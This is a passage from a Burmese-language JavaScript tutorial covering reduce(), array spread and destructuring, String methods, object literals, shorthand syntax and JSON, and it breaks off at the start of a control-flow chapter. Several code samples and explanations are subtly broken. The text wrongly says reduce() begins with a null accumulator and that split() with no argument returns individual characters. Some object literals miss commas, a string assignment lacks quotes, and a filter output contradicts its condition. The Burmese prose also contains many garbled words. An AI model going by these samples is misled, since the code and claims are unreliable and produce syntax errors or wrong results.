reduce() ရဲ့ Function Expression အတွက် Parameter နှစ်ခုရှိတာကို သတိပြုပါ။ နမူနာအရ a က Accumulative Value ခေါ် အလုပ်လုပ်လက်စ တန်ဖိုးဖြစ်ပြီး n က လက်ရှိအလုပ်လုပ်နေတဲ့ Item ရဲ့ တန်ဖိုးဖြစ်ပါတယ်။ ပထမတစ်ကြိမ်မှာ a က null ဖြစ်ပြီး n က 2 ဖြစ်ပါတယ်။ null + 2 က 2 ပဲမို့လို့ a တန်ဖိုး 2 ဖြစ်သွားပါတယ်။ ဒုတိယတစ်ကြိမ်မှာ a တန်ဖိုး 2 ဖြစ်နေပြီး n တန်ဖိုးက 3 ဖြစ်နေမှာပါ။ a + n ဟာ 2 + 3 မို့လို့ ရလဒ် 5 ပါ။ a တန်ဖိုး 5 ဖြစ်သွားပါတယ်။ ဒီနည်းနဲ့ တစ်ခုပြီးတစ်ခု ဆက်တိုက် အလုပ်လုပ်သွားတဲ့အခါ နောက်ဆုံးမှာ Array ထဲက တန်ဖိုးအားလုံးကို စုပေါင်းထားတဲ့ ရလဒ် 20 ကို ရရှိခြင်းဖြစ်ပါတယ်။ အတိုကောက်အခုလို ရေးနိုင်ပါတယ်။

```
let result = [2, 3, 4, 5, 6].reduce((a, n) => a+ n)

// result → 20
```

Array Spread & Destructuring

Array တွေကိုပြန်ဖြည့်ထုတ်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း ထည့်သွင်းမှတ်သားသင့်ပါတယ်။ Array Spread လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်ဟာ Array တစ်ခုအတွင်းက Item တွေကို တန်ဖိုးတစ်ခုချင်းစီအဖြစ် ခွဲထုတ်ပေးနိုင်ပါတယ်။ အသုံးဝင်နိုင်မယ့် နမူနာလေးတစ်ချို့ ပေးချင်ပါတယ်။

JavaScript

```
let nums = [1, 2, 3]
let alphas = ['a', 'b', 'c']
let result = [ nums, alphas ]

// [ [1, 2, 3], ['a', 'b', 'c'] ]
```

နဲ့မူနာအရ result Array ထဲမှာ nums Array နဲ့ alphas Array တို့ကို ထည့်ပေးလိုက်လို့ Array နှစ် ထပ် ဖြစ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲဒီလို နှစ်ထပ်လိုချင်တာဆိုရင် ပြဿနာမရှိပေမယ့်၊ အားလုံး ကို တစ်ထပ်ထဲ တစ်ဆက်ထဲဖြစ်စေချင်တာဆိုရင် ဒီအတိုင်းမရတော့ပါဘူး။ Spread Operator ကို သုံးနိုင် ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [1, 2, 3]
let alphas = ['a', 'b', 'c']
let result = [ ...nums, ...alphas ]

// [ 1, 2, 3, 'a', 'b', 'c' ]
```

... Operator ကဲ Array ထဲက Item တွေ တန်ဖိုးတစ်ခုနဲ့ဖြစ်သွားအောင် ခဲ့ထုတ်ပေးလိုက်တဲ့အတွက် result Array ဟာ တစ်ဆက်ထဲ တစ်ထပ်ထဲ ဖြစ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒီနည်းကိုသုံးပြီး Array ငဲ ရှုံး (သို့မဟုတ်) နောက်မှာ တန်ဖိုးတွေ ထပ်တိုးပို့လည်း သုံးကြပါတယ်။ ဒီလိုပါ။

JavaScript

```
let nums = [1, 2, 3]
let four = [ ...nums, 4 ]      // [1, 2, 3, 4]
let zero = [ 0, ...nums ]      // [0, 1, 2, 3]
```

သတိပြုရမှာကတော့ push() တို့ unshift() တို့လို မူလ Array တန်ဖိုးတွေကို ပြင်လိုက်တာ မဟုတ် ဘဲ Array အသစ်တစ်ခု တည်ဆောက်ပေးလိုက်တာပဲ ဖြစ်ပါတယ်။ နောက်ဥပမာ တစ်ခုပြဖို့အတွက် အခု လို Function တစ်ခုရှိတယ်လို့ သဘောထားပါ။

JavaScript

```
function add(a, b) {
    return a + b
}
```

ရိုးရိုးလေးပါ။ Parameter နှစ်ခုရှိတဲ့ Function တစ်ခုဖြစ်လို့ ခေါ်ယူတဲ့အခါ Argument နှစ်ခုပေးရမှာပါ။ အခုလို Array တစ်ခုရှိတယ် ဆိုကြပါစို့ -

JavaScript

```
let nums = [123, 456]
```

ဒီ Array ထဲကတန်ဖိုးတွေကို Argument အနေနဲ့ ပေးပြီး add Function ကို ခေါ်ချင်တယ်ဆိုရင် အခုလို ခေါ်ရမှာပါ။

JavaScript

```
add(nums[0], nums[1]) // 579
```

ပထမ Argument အတွက် nums[0] ကို ပေးလိုက်ပြီး ဒုတိယ Argument အတွက် nums[1] ကို ပေးလိုက်တာပါ။ အဲဒီလို လေးထောင့်ကွင်းတွေနဲ့ Index တစ်ခုချင်းထောက်ပေးနေမယ့်အစား အခုလို ပေးလိုက်လို့ ရနိုင်ပါတယ်။

JavaScript

```
add(...nums) // 579
```

ဒါဆိုရင် Spread Operator က Array ထဲကတန်ဖိုးတွေကို ခဲ့ဖြန်ပေးလိုက်လို့ တူညီတဲ့ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒါမျိုးလေးတွေက အသေးအဖွဲ့ ဖြည့်စွက်ချက်လေးတွေလို့ ပြောလို့ရပါတယ်။ ဒါပေမယ့် သိထားဖို့လိုပါတယ်။ သိမထားရင် ဒီနည်းနဲ့ရေးထားတဲ့ ကုဒ်တွေတွေတဲ့အခါ ဘာကိုဆိုလိုမှန်း နားမလည် တာမျိုး ဖြစ်သွားပါလိမ့်မယ်။ ပရိုဂရမ်းမင်းကို လေ့လာတဲ့အခါ သူများရေးထားတဲ့ ကုဒ်တွေကိုဖတ်ပြီး လေ့လာတာဟာ ထိရောက်တဲ့နည်းတစ်ခုဖြစ်လို့ သူများရေးထားတဲ့ ကုဒ်ကို ဖတ်တတ်ဖို့လည်း လိုပါတယ်။

Array Destructuring လုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [123, 456]

let a = nums[0]
let b = nums[1]
```

ဒါက ရိုးရိုးရေးလိုက်တာပါ။ Array တစ်ခုရှိပြီး အဲဒီ Array ထဲက တန်ဖိုးတွေကို Index တစ်ခုချင်းထောက်ပြီး သုံးလိုက်တာပါ။ အဲဒီလို တစ်ခုချင်းထောက်မယ့်အစား အခုလိုလည်း ရေးလိုရနိုင်ပါတယ်။

JavaScript

```
let nums = [123, 456]
let [a, b] = nums
```

တူညီတဲ့ရလဒ်ကို ရမှာပဲဖြစ်ပါတယ်။ Index တစ်ခုချင်းထောက်မနေဘဲ Array တစ်ခုလုံးကို ပေးလိုက်တာပါ။ လက်ခံတဲ့အခါမှာ Destructuring ရေးထုံးကိုသုံးပြီး လက်ခံထားလို တန်ဖိုးတွေက သူနေရာနဲ့သူရောက်ရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Function နဲ့တဲ့သုံးတဲ့ နှုန်းလေး တစ်ခုလည်း ပေးပါ၍မယ်။

JavaScript

```
function add([a, b]) {
    return a + b
}
```

ဒီတစ်ခါ add Function မှာ Parameter တစ်ခုပဲ ရှိပါတယ်။ Index နှစ်ခုနဲ့ Destructure လုပ်ပြီးလက်ခံထားတဲ့ Parameter ဖြစ်လို ခေါ်ယူအသုံးပြုတဲ့အခါ Index နှစ်ခုရှိတဲ့ Array ကို Argument အနေနဲ့ ပေးရမှာပါ။

JavaScript

```
let nums = [123, 456]

add(nums) // 579
```

Argument အနေနဲ့ nums Array ကိုပေးလိုက်ပေးမယ့်၊ လက်ခံစဉ်ကတည်းက a နဲ့ b အဖြစ် Destructure လုပ်ပြီးလက်ခံထားလို့ Function ရဲ့အတွင်းမှာ အသုံးပြုတဲ့အခါ a နဲ့ b ကို တိုက်ရှိက်အသုံးပြုနိုင်မှာပဲ ဖြစ်ပါတယ်။

String Object

JavaScript က အရာတော်တော်များများကို Object ကဲ့သို့ အသုံးပြုနိုင်အောင် စီစဉ်ပေးထားပါတယ်။ ရှုပိုင်းမှာ လေ့လာခဲ့ပြီးဖြစ်တဲ့ String, Boolean, Number, Function တို့လို့ အခြေခံလုပ်ဆောင်ချက်တွေက အစ Object Wrapper ခေါ် အလွှာတစ်ထပ် အုပ်ထားပေးလို့ အဲဒီ String, Boolean, Number, Function တွေအားလုံးကို Object ကဲ့သို့ အသုံးပြုနိုင်ပါတယ်။ သူတို့မှာလည်း Standard Property တွေ Method တွေရှုနေပါတယ်။

ဥပမာ Number တစ်ခုကို ဒသုမကိန်းအရေအတွက် ပိုင်းဖြတ်လိုရင် toFixed() ဆိုတဲ့ Method ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
let num = 3.14159
num.toFixed(3)      // 3.142
```

toFixed() အတွက် Argument အနေနဲ့ 3 ကိုပေးလိုက်လို့ ဒသုမကိန်းသုံးလုံး ဖြတ်ယူပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒီလို့ Dot Operator နဲ့ အသုံးပြုလို့ရနေတယ်ဆိုတာ Number ကိုယ်တိုင်က Object တစ်ခုဖြစ်နေလိုပါ။ တနည်းအားဖြင့် Object ကဲ့သို့ သုံးလို့ရအောင် JavaScript ကလုပ်ထားပေးလိုပါ။ ဒီ Object တွေထဲကမှ မှတ်သားသင့်တဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်နေတဲ့ String အကြောင်းကို ရွေးထုတ်ပြီးတော့ ပြောချင်ပါတယ်။

Array Object တစ်ခုတည်ဆောက်ဖို့ Array Object Constructor နဲ့ Array Literal ဆိုပြီး နှစ်မျိုးရှိသလိုပဲ String Object တစ်ခုတည်ဆောက်ဖို့အတွက် String Constructor နဲ့ String Literal (သို့မဟုတ်) Template Literal တို့ကို အသုံးပြုနိုင်ပါတယ်။ Single Quote နဲ့ Double Quote ကို String Literal အနေနဲ့ အသုံးပြုရပြီး Back Tick ကိုတော့ Template Literal အနေနဲ့ အသုံးပြုရတာပါ။

JavaScript

```
let name = "Bob"
let greet = `Hello ${name}`
let welcome = new String("Welcome")

name.length          // 3
welcome.length      // 7
'Hello'.length      // 5
```

နမူနာမှာ String ကြညာပုံ အမျိုးမျိုးကိုပေးထားပါတယ်။ ကြညာပုံထက်ပိုပြီး သတိပြုရမှာကတော့ String တွေမှာ length လိုက်တဲ့ Property ရှိနေခြင်းပဲဖြစ်ပါတယ်။ Object မြှုလို Property ရှိနေတာပါ။ length တင်မကပါဘူး Index လည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let name = "Alice"

name[2]              // i
name.charAt(0)      // A
```

name String ရဲ့ Index 2 ဟာ i ဖြစ်တယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါအပြင် charAt() လိုက်တဲ့ Standard String Method နဲ့ Index 0 မှာရှိတဲ့တန်ဖိုးကို ရယူနိုင်တာကိုလည်း တွေ့ရမှာပါ။ တွေးအသုံးဝင်တဲ့ Method ကတော့ toUpperCase(), toLowerCase(), trim(), substr() နဲ့ split() တို့ပဲ ဖြစ်ပါတယ်။

- **toUpperCase()** Method ကို စာလုံး အကြိုးတွေပြောင်းဖို့ သုံးပါတယ်။
- **toLowerCase()** ကိုတော့ စာလုံး အသေးတွေပြောင်းဖို့ သုံးပါတယ်။
- **trim()** ကို ရျေးဆုံးနဲ့ နောက်ဆုံးက Space တွေရှင်းဖို့သုံးပါတယ်။
- **substr()** ကိုတော့ လိုချင်တဲ့အပိုင်း ဖြတ်ယူဖို့သုံးပါတယ်။
- **split()** ကိုတော့ အပိုင်းပိုင်း ခဲ့ထုတ်ဖို့ သုံးပါတယ်။

JavaScript

```
let name = "Alice"

name.toUpperCase()          // ALICE
name.toLowerCase()          // alice
name.substr(0, 3)           // Ali
```

substr() အတွက် Argument နှစ်ခုပေးတဲ့အခါ ပထမတစ်ခုက Index ဖြစ်ပြီး ဒုတိယတစ်ခုက စာလုံး အရေအတွက်ဖြစ်ပါတယ်။ ဒါကြောင့်နူးများကနေစပြီး သုံးလုံးဖော်ပြန်တာပါ။

JavaScript

```
let text = "Hello World"

text.trim()                  // Hello World
```

trim() Method က String ရဲ ရျေနဲ့နောက်က Space တွေကို ဖယ်ထုတ်ပေးသွားတာပါ။

```
let text = "Hello World"

text.split(" ")    // ["Hello", "World"]

text.split()

// ["H", "e", "l", "l", "o", " ", "W", "o", "r", "l", "d"]
```

split() Method အတွက် Space တစ်ခုကို Argument အနေနဲ့ ပေးလိုက်တဲ့အခါ Space နဲ့ ပိုင်းဖြတ်ပြီး ပိုင်းဖြတ်လိုရလာတဲ့ ရလဒ်ကို Array တစ်ခုအနေနဲ့ ပြန်ပေးတာကို တွေ့ရမှာပါ။ Argument မပေးတဲ့ အခါမှာတော့ ရှိသမှု Character အားလုံးကို တစ်လုံးစီခွဲထုတ်လိုက်ပြီး ရလဒ်ကို Array အနေနဲ့ ပြန်ပေးမှာ ပဲဖြစ်ပါတယ်။

String ရဲ split() နဲ့ Array ရဲ join() တွေကို တွဲပြီးသုံးကြလေ့ရှိပါတယ်။ Array တွေကို String ပြောင်းချင်တဲ့အခါနဲ့ String တွေကို Array ပြောင်းချင်တဲ့အခါမျိုးမှာ အလွန်အသုံးဝင်ပါတယ်။

String Method တွေထဲမှာ search() နဲ့ replace() ဆိုတဲ့ Method တွေလည်း အသုံးဝင်ပါသေးတယ်။ ဒါပေမယ့် ဒီ Method တွေကို အသုံးပြုနိုင်ဖို့အတွက် Regular Expression ဆိုတဲ့နည်းပညာတစ်မျိုးကို သိထားဖို့လိုပါတယ်။ Regular Expression ဟာ အနည်းငယ် ခက်ခဲတဲ့ အကြောင်းအရာဖြစ်လို ထည့်သွင်းဖော်ပြဖို့ မသင့်တော်သေးဘူးလို ယူဆပါတယ်။ ဒါကြောင့် နောင်တစ်ချိန်မှာ ဆက်လက်လေ့လာရမယ့် စာရင်းထဲမှာ ထည့်ထားလိုက်စေချင်ပါတယ်။

Standard Object တွေကို လိုအပ်သလို ပြင်ဆင်ဖြည့်စွက်လိုလည်း ရပါသေးတယ်။ ဒီနည်းကိုသုံးဖို့ အား မပေးပေမယ့် ရှိမှန်းသိအောင်တော့ ထည့်ပြောပြချင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
String.prototype.greet = function() {
    return "Hello, World"
}
```

ဒါဟာ Standard String Object မှာ greet() Method တစ်ခု ထပ်တိုးလိုက်တာပါ။ ဒါကြောင့် String အားလုံးမှာ ဒီ Method ရှိသွားပါပြီ။ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
let str = "Some String"

str.greet()      // Hello, World
```

တော်တော်လေး လန်းဖို့ကောင်းတဲ့ လုပ်ဆောင်ချက်ပါ။ မဆင်မခြင်အသုံးပြုသူရဲ့ လက်ထဲမှာ Standard Object တွေအကုန် ကမောက်ကမ ဖြစ်ကုန်နိုင်စေလိုပါ။ ဒါကြောင့် လက်တွေ့သုံးဖို့တော် ဒါမျိုးရှိတယ်ဆို တာကို သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

Creating Objects

Array တစ်ခုတည်ဆောက်ဖို့အတွက် Array Constructor ကိုသုံးလိုပါသလို Array Literal ဖြစ်တဲ့ လေးထောင့်ကွင်းကိုလည်း သုံးနိုင်သလိုပါပဲ Object တစ်ခုတည်ဆောက်ဖို့အတွက်လည်း Object Constructor ကိုသုံးနိုင်သလို Object Literal Operator အဖြစ် တွန်းကွင်းအဖွင့်အပိတ်ကို သုံးနိုင်ပါတယ်။

JavaScript

```
let cat = { }
```

ဒါဟာ cat ဆိုတဲ့ Object အလွတ်တစ်ခုကို တည်ဆောက်လိုက်တာပါ။ Object တစ်ခုဖြစ်တဲ့အတွက် Standard Property တွေ Method တွေရှိပေးမယ့် ကိုယ်တိုင်သတ်မှတ်ပေးထားတဲ့ Property တွေ Method တွေတော့ မရှိသေးပါဘူး။

JavaScript

```
let cat = { color: "Yellow", legs: 4 }
```

ဒီတစ်ခါတော့ cat Object တစ်ခုတည်ဆောက်စဉ်မှာ color နဲ့ legs လိုခေါ်တဲ့ Property (j) ခုကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်လိုက်တာပါ။ ရေးထံးအရ Property နဲ့ Value ကို Full-Colon သက်္ကတလေးနဲ့ ပိုင်းခြားပြီးတော့ ရေးပေးရပါတယ်။ Property အမည်တွေကို နမူနာမှာ ပေးထားသလို ဒီ အတိုင်း ရေးလို့ရသလို String တစ်ခုကဲ့သို့ Quote အဖွင့်အပိတ်နဲ့ ရေးလို့လည်း ရပါတယ်။ Property တွေ များလို့ ဖတ်ရတာ ခက်မှာစိုးရင် အခုလိုလိုင်းတွေချွဲပြီးတော့လည်း ရေးလို့ရပါတယ်။

JavaScript

```
let cat = {
    color: "Yellow",
    name: "Shwe War",
    legs: 4,
}
```

Property တစ်ခုနဲ့တစ်ခုကို Comma နဲ့ခြားပေးရတဲ့အခါ ထူးခြားချက်အနေနဲ့ ပေးထားတဲ့ နမူနာမှာ တွေ မြင်ရသလို နောက်ဆုံးမှာ Comma တစ်ခု အပိုပါလို့ ရပါတယ်။ Trailing Comma လိုခေါ်ပါတယ်။ အရင် က ဒီလိုနောက်ဆုံးမှာ တစ်ခုပို့နေလို့ မရပါဘူး။ အခုနောက်ပိုင်းမှ ရလာတာပါ။ ဒီလိုနောက်ဆုံးမှာ အပိုတစ်ခုပါလို့ရတဲ့အတွက် လိုအပ်လို့ Property တွေ ထပ်တိုးတဲ့အခါ၊ တစ်နေရာမှာ မတော်တဆာ မေ့ကျွန်းခဲ့တယ် ဆိုတဲ့အမှားမျိုးတွေ လျော့နည်းသွားစေပါတယ်။

ဒါ Object ကို Property (၃) ခုပါတဲ့ Object တစ်ခုလို့ မြင်ကြည့်လို့ရသလို Index (၃) ခုပါတဲ့ Array တစ်ခုလို့လည်း မြင်ကြည့်လို့ရပါတယ်။ Index တွေက Number မဟုတ်တော့ဘဲ String ဖြစ်သွားတာပဲ ကွာသွားတာပါ။ Index ကို Key လို့လည်း ခေါ်ကြပါသေးတယ်။ ဒီလိုပါ -

color	name	legs
Yellow	Shwe War	4

တစ်ကယ်တော့ မြင်ကြည့်ယုံတင် မဟုတ်ပါဘူး။ လက်တွေ့အသုံးပြုတဲ့အခါမှာလည်း နှစ်မျိုးသံးလို့ရပါတယ်။ Array Index ထောက်သလို လေးထောင့်ကွင်းအဖွင့်အပိတ်နဲ့ ရေးသားအသုံးပြုနိုင်သလို Object Property ကိုရယူသလို Dot Operator နဲ့လည်း ရေးသားအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
cat.legs          // 4
cat["color"]      // Yellow
```

Property တန်ဖိုးတွေ ပြင်ဆင်တာ၊ ဖြည့်စွက်တာတွေကိုလည်း နှစ်မျိုးရေးလို့ရတာပါပဲ။

JavaScript

```
let bird = { color: "Green", legs: 2 }

bird.name = "Shwe Gal"
bird["color"] = "Blue"
```

Dot Operator ကိုသုံးပြီး name Property တစ်ခုထပ်တိုးထားသလို လေးထောင့်ကွင်းကိုသုံးပြီးတော့ လည်း color Index ကတန်ဖိုးကို ပြင်ပြထားပါတယ်။ ဒါကြောင့် အခုနောက် bird Object ရဲဖွဲ့စည်းပုံက အခုလိုပုံစံ ဖြစ်နေမှာပါ။

color	name	legs
Blue	Shwe Gal	2

Object ဆိတာ ရှုပ်ထွေးတဲ့ သဘောသဘာဝတစ်ခုပါ။ အဲဒီလို ရှုပ်ထွေးတဲ့ သဘောသဘာဝကို ပိုပြီးရိုးရှင်းတဲ့ Array တစ်ခုကဲ့သို့ မြင်ကြည့်ရတာ ပိုလွယ်မယ်ထင်လို နှင့်ယဉ်ဖော်ပြခဲ့တာပါ။ ရေးထံးကလည်း ရှိနေ တယ်လေ။ လက်တွေ့ရေးသားတဲ့အခါ Dot Operator နဲ့ သုံးရတဲ့ Object Property ရေးထံးက ရေးရတာ ပိုမြန်သလို ဖတ်ရတာလည်း ပိုရှင်းပါလိမ့်မယ်။

Array မှာ Spread နဲ့ Destructuring လုပ်ဆောင်ချက် ရှိသလိုပဲ Object တွေမှာလည်း ရှိပါတယ်။ ရေးနည်းက အတူတူပါပဲ။ ဒါကြောင့် အကုန်တော့ ပြန်မပြောတော့ပါဘူး။ ဥပမာလေးတစ်ချို့ပဲ ထည့်ပေးလိုက် ပါတော့မယ်။

JavaScript

```
let user = { name: "Bob", age: 22 }

function greet({name, age}) {
    return `Hello ${name}, you are ${age} years old`
}

greet(user)          // Hello Bob, you are 22 years old

let { name, age } = user

// name → Bob
// age → 22
```

Object မှာ Method တွေသတ်မှတ်ဖို့အတွက် Function Expression တွေကိုပဲ သုံးနိုင်ပါတယ်။ သက်ဆိုင်ရာ Index မှာ ရှိုးရှိုးတန်ဖိုး ပေးမယ့်အစား Function တစ်ခုပေးလိုက်ရတာပါ။ ဒီလိုပါ –

JavaScript

```
let user = {
    name: "Bob"
    hello: function() {
        return `Hello, I'm ${this.name}`
    }
}

user.name          // Bob
user.name = Alice
user.hello()       // Hello, I'm Alice
```

ဒါဟာ name Property နဲ့ hello Method တို့ပါဝင်တဲ့ Object တစ်ခုဖြစ်ပါတယ်။ hello Method ဟာ name Property ကို အသုံးပြုထားတာ သတိပြုပါ။ Object ရဲ့ ကိုယ်ပိုင် Property တွေ Method တွေကို အသုံးပြုလိုရင် this Keyword ကို အသုံးပြုရပါတယ်။

Object Method တွေကို အတိုကောက်ရေးတဲ့ နည်း ရှိပါသေးတယ်။ အပေါ်ကန့်မူနာကို အခုလိုရေးရင် လည်း ရပါတယ်။ အတူတူပါပဲ –

JavaScript

```
let user = {
    name: "Bob"
    hello() {
        return `Hello, I'm ${this.name}`
    }
}
```

Object တွေဖန်တီးတဲ့ အခါ ဒီလိုအခြေအနေမျိုးကိုလည်း မကြာခဏ ကြံးရနိုင်ပါတယ်။

JavaScript

```
let name = "Alice"
let age = 22

let user = {
    name: name,
    age: age
}
```

Property အမည်နဲ့ အသုံးပြုလိုတဲ့ Variable တူနေတာပါ။ အဲဒီလို တူနေတဲ့ အခါ နှစ်ခါရေးစဉ် မလိုပါဘူး၊ အခုလို အတိုကောက်ရေးလိုက်လိုရပါတယ်။

JavaScript

```
let name = "Alice"
let age = 22
let user = { name, age }
```

ကျစ်ကျစ်လစ်လစ် တို့တို့တုတ်တုတ် ဖြစ်သွားတာပါ။ ဒီနည်းကို Property Shorthand လို့ ခေါ်ပါတယ်။

ဉာပမာ - လူတစ်ယောက်ရဲ့ အချက်အလက်တွေကို စုဖွံ့ထားလိုတဲ့အခါ အခုလိုထားနိုင်ပါတယ်။

JavaScript

```
let person = {  
    name: "Bob",  
    age: 22,  
    education: [  
        "B.Sc.",  
        "MBA",  
    ]  
}
```

Object နဲ့ Array ကိုပဲ ပေါင်းစပ် စုဖွဲ့လိုက်တာပါ။ အကယ်၍ လူတွေအများကြီးရဲ့ အချက်အလက်ကို စုဖွဲ့ထားလိုရင်တော့ အခုလိုဖြစ်နိုင်ပါတယ်။

Pseudocode

```
let people = [
  { name: "Alice", age: 21, gender: "Female" },
  { name: "Bob", age: 22, gender: "Male" },
  ...
  { name: "Zack", age: 24, gender: "Male" },
]
```

Object တွက်ပါ Array တစ်ခုနဲ့စုစုပေါ်တာများပေးလိုက်တာပါ။ ဒီနည်းနဲ့ JavaScript မှာ အချက်အလက်တွေ ကို စုစုပါမဲ့ ကြလေ့ရှိတယ်ဆိုတာကို မှတ်သားထားနိုင်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Array Methods တွေ နဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ အတော်လေးပြည့်စုစုပေါ်တဲ့ အချက်အလက်စီမံမှုစနစ်ကို ရရှိနိုင်ပါတယ်။ ဥပမာ - people ကနေ အမည်တွေချင်း ထုတ်ယူချင်ရင် အခုလို ယူလိုရနိုင်ပါတယ်။

JavaScript

```
people.map( p => p.name )      // [ "Alice", "Bob", ... , "Zack" ]
```

အကယ်၍ Male တွေချည်းပဲ ရွေးထုတ်ချင်တယ်ဆိုရင် အခုလို ရွေးယူနိုင်ပါတယ်။

JavaScript

```
people.filter( p => p.gender === "Male")
/*
 [
  {name: "Bob", age: 22, gender: "Male" },
  ...
  {name: "Zack", age: 24, gender: "Female" }
]
```

Object ကို Data အနေနဲ့ အသုံးပြုတဲ့အနေရာမှာ JSON လိုပေါ်တဲ့ သဘောသဘာဝ တစ်ခုလည်း ရှိပါသေးတယ်။ JavaScript Object Notation ရဲ့ အတိုကောက်ဖြစ်ပါတယ်။ ကနေ့ခေတ်မှာ အဓိက Data Format အနေနဲ့ အသုံးပြုကြပါတယ်။ JSON ကို အနှစ်ချုပ်အားဖြင့် အချက်အလက်တွေကို JavaScript Object ကဲသို့ စုစုပေါင်းလို မှတ်ယူနိုင်ပါတယ်။ အားသာချက်ကတော့ JavaScript သာမက ကနေ့ခေတ် အသုံးများတဲ့ Programming Language အားလုံးလိုလိုက JSON Format နဲ့ သိမ်းဆည်းထားတဲ့ အချက်အလက်တွေကို နားလည် အလုပ်လုပ်နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

JSON နဲ့ JavaScript Object တို့ဟာ ရေးထုံးအားဖြင့် အတူတူပါပဲ။ ကဲ့လွှဲချက်အနေနဲ့ (၂) ချက်မှတ်ရပါမယ်။ ပထမတစ်ချက်ကတော့ JSON မှာ Index/Key တွေကို Double Quote အဖွင့်အပိတ်နဲ့ ရေးပေးရပါတယ်။ ဒီလိုပါ -

JSON

```
{
  "name": "Bob",
  "age": 22,
  "gender": "Male"
}
```

ရေးထုံးတူပေမယ့် Index/Key တွေအားလုံး Double Quote အဖွင့်အပိတ် အတွင်းမှာ ရေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ပြီးတော့၊ နောက်ဆုံးက Trailing Comma ပါလို့မရတာကိုလည်း သတိပြုပါ။

ဒုတိယကဲ့လွှဲချက်အနေနဲ့၊ တန်ဖိုးအဖြစ် JSON က လက်ခံတဲ့ အမျိုးအစား (၆) မျိုးပဲ ရှုပါတယ်။ String, Number, Boolean, null, Array, Object တို့ဖြစ်ပါတယ်။ ဒီခြောက်မျိုးကလွှဲရင် တခြားအရာတွေကို အသုံးပြုခွင့်မရှိတဲ့အတွက် JavaScript Object မှာလို Function တွေ ပါဝင်လို့ရမှာ မဟုတ်ပါဘူး။ Comment တွေကိုတောင် ထည့်သွင်းရေးသားလို့ ရမှာ မဟုတ်ပါဘူး။

ဒီကဲ့လွှဲချက် (၂) ခုကိုမှတ်ထားလိုက်ရင်တော့ ရပါပြီ။ ကျန်ရေးထုံးက အတူတူပါပဲ။ ဒါပေမယ့် လက်တွေ့မှာ ကိုယ်တိုင်အတိအကျ မှန်အောင်လိုက်ရေးနေဖို့တော့ မလိုအပ်ပါဘူး။ ရှိုးရိုး JavaScript Object တွေကို JSON String ဖြစ်အောင်ပြောင်းလိုရင် JSON.stringify() လိုပေါ်တဲ့ Standard Method ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
let person = { name: "Alice", age: 21 }

JSON.stringify(person)      // { "name": "Alice", "age": 21 }
```

ရှိုးရိုး JavaScript Object ဟာ JSON String ဖြစ်သွားပါပြီ။ JSON String လိုပော်တာကို သတိပြုပါ။ Object မဟုတ်တော့ပါဘူး။ String ဖြစ်သွားတာပါ။ ရှိုးရိုး String မဟုတ်ဘဲ JSON Format နဲ့ ဖွဲ့စည်းထားတဲ့ String တစ်ခုပါ။

အလားတူပဲ JSON String တွေကို JavaScript Object ပြောင်းလိုလည်း ရပါတယ်။ JSON.parse() ကို သုံးရပါတယ်။

JavaScript

```
let json = '{ "name": "Alice", "age": 21 }'

JSON.parse(json)      // Object → { name: "Alice", age: 21 }
```

JSON ဆိတာ အသုံးဝင်တဲ့ JavaScript Standard Object တွေထဲက တစ်ခုအပါအဝင်ဖြစ်ပါတယ်။ JavaScript မှာ တခြား အသုံးဝင်တဲ့ Standard Object တွေ အများကြီးကျန်ပါသေးတယ်။ ရက်စွဲ/အချိန် တွေကို စီမံနိုင်ဖို့အတွက် Date Object နဲ့ Absolute, Square Root, Power, Round, Min, Max စတဲ့ တွက်ချက်မှုတွေအတွက် Math Object တိုလို အမြေခံကျတဲ့ Object တွကနဲ့ Promise တို့ Proxy တိုလို အဆင့်မြင့်ကုဒ် Architecture အတွက် အသုံးဝင်တဲ့ Object တွေထိ ရှိနေပါတယ်။ ဒါတွေကို တစ်ခါတဲ့ အကုန်စုံလင်အောင် ဖော်ပြန့်မလွယ်သလို၊ စာဖတ်သူအတွက်လည်း တစ်ခါတဲ့ အကုန်မှတ်သားလေ့လာဖို့ မလွယ်ပါဘူး။ တစ်ကယ်တော့ JavaScript Object တွေရဲ့ သဘောသဘာဝကို အခုလောက် သိတားပြီဆို ရင် လက်တွေ့လိုအပ်လာတော့မှသာ သက်ဆိုင်ရာ Reference တွေမှာ ကိုးကားကြည့်သွားလိုက်ရင် အဆင်ပြေသွားမှာပါ။

JavaScript Object Reference ကို ဒီနေရာမှာ အပြည့်အစုံလေ့လာနိုင်ပါတယ်။

- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects

အခန်း (၁၇) – JavaScript Control Flows & Loops

ပုံမှန်အားဖြင့် ပရိုကရမ်တစ်ခုမှာပါဝင်တဲ့ Statement တွေဟာ ကြိုတင်သတ်မှတ်ထားတဲ့ အစီအစဉ်အတိုင်း ပုံသေအလုပ်လုပ်သွားတာပါ။ အဲဒီလိုအစီအစဉ်အတိုင်း ပုံသေမဟုတ်ဘဲ အခြေအနေပေါ် မူတည်ပြီး အလုပ်လုပ်စေချင်ရင်လည်း ရပါတယ်။ ဒီအတွက် Conditional Statement ကို အသုံးပြုနိုင်ပါတယ်။

